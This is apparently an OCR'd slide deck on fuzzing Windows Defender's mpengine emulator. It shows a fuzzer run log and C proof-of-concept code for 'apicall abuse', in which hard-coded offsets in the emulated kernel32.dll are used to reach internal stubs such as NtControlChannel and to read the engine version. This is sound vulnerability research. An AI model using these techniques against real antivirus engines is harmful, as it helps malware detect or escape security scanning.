


# Fuzzing NtWriteFile



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



# Fuzzing NtWriteFile

demos

```
$ ./run.sh -z 4
Running MP 218
./mpclient -v 218 -f ./test.exe -z 4
[x] Log level set to S_UPDATE
[x] Initial seed set to 0x5b0b0cca (1527450826)
[x] Version set to 218
[x] Running once
[x] NumberRuns: 1
[x] Function #4 - NtWriteFile
[!]
[!]==> MpEngine.dll base at 0xf67a3008
[!]
[!]
[!]==> Logging to file seeds/seeds-1527450826
[!]
[+] Setting Hooks
[+] Hooks Set!
main(): Calling DllMain()
main(): DllMain done!
main(): Booting Engine!
```

# Fuzzing NtWriteFile



# Demo

`apicall` abuse

# apicall **Abuse** - OutputDebugStringA

```
/*
kernel32.dll vdll +0x16d4e

.text:7C816D4E                      sub_7C816D4E    proc near
.text:7C816D4E 8B FF                                mov     edi, edi
.text:7C816D50 E8 00 00 00 00                       call    $+5
.text:7C816D55 83 C4 04                             add     esp, 4
.text:7C816D58 0F FF F0 BB 14 80 B2                 apicall kernel32!OutputDebugStringA
.text:7C816D5F C2 04 00                             retn    4
.text:7C816D5F                      sub_7C816D4E    endp
*/
VOID OutputDebugStringA_APICALL(PCHAR msg)
{
    typedef void(*ODS)(char *);
    HMODULE k32base = LoadLibraryA("kernel32.dll");
    ODS apicallODS = (ODS)((BYTE*)k32base + 0x16d4e);

    apicallODS(msg);
}

int entrypoint()
{
    /*
    these will only be visible if you have some kind of instrumentation on the OutputDebugStringA
    emulation in the engine. Both will reach mpengine!KERNEL32_DLL_OutputDebugStringA.
    */
    OutputDebugStringA("OutputDebugStringA the normal way");
    OutputDebugStringA_APICALL("OutputDebugStringA via ret2apicall");

    //call NtControlChannel via apicall - shouldn't be able to do this
    NtControlChannel_APICALL();

    return 0;
}
```

# apicall **Abuse** - NtControlChannel

```
/*
kernel32.dll vdll +0x52004

.text:7C852004                      sub_7C852004    proc near               ; CODE XREF: MpStartProcess+123F
.text:7C852004                                                              ; MpStartProcess+18FD p ...
.text:7C852004 8B FF                                mov     edi, edi
.text:7C852006 E8 00 00 00 00                       call    $+5
.text:7C85200B 83 C4 04                             add     esp, 4
.text:7C85200E 0F FF F0 FD 9E 9E 93                 apicall ntdll!NtControlChannel
.text:7C852015 C2 08 00                             retn    8
.text:7C852015                      sub_7C852004    endp
*/
VOID NtControlChannel_APICALL()
{
    typedef DWORD(*NTCC)(DWORD, void *);
    HMODULE k32base = LoadLibraryA("kernel32.dll");
    NTCC apicallNTCC = (NTCC)((BYTE*)k32base + 0x52004);
    DWORD VersionNumber;

    // NtControlChannel(0x3, &VersionNumber)
    // When called with information class 0x3, NtControlChannel returns mpengine.dll version,
    // in this case, 14600. Ignore result
    apicallNTCC(0x3, &VersionNumber);

    if (VersionNumber == 14600)
    {
        OutputDebugStringA("Version number matches 14600");
    }
}
```

# apicall **Abuse** - OutputDebugStringA

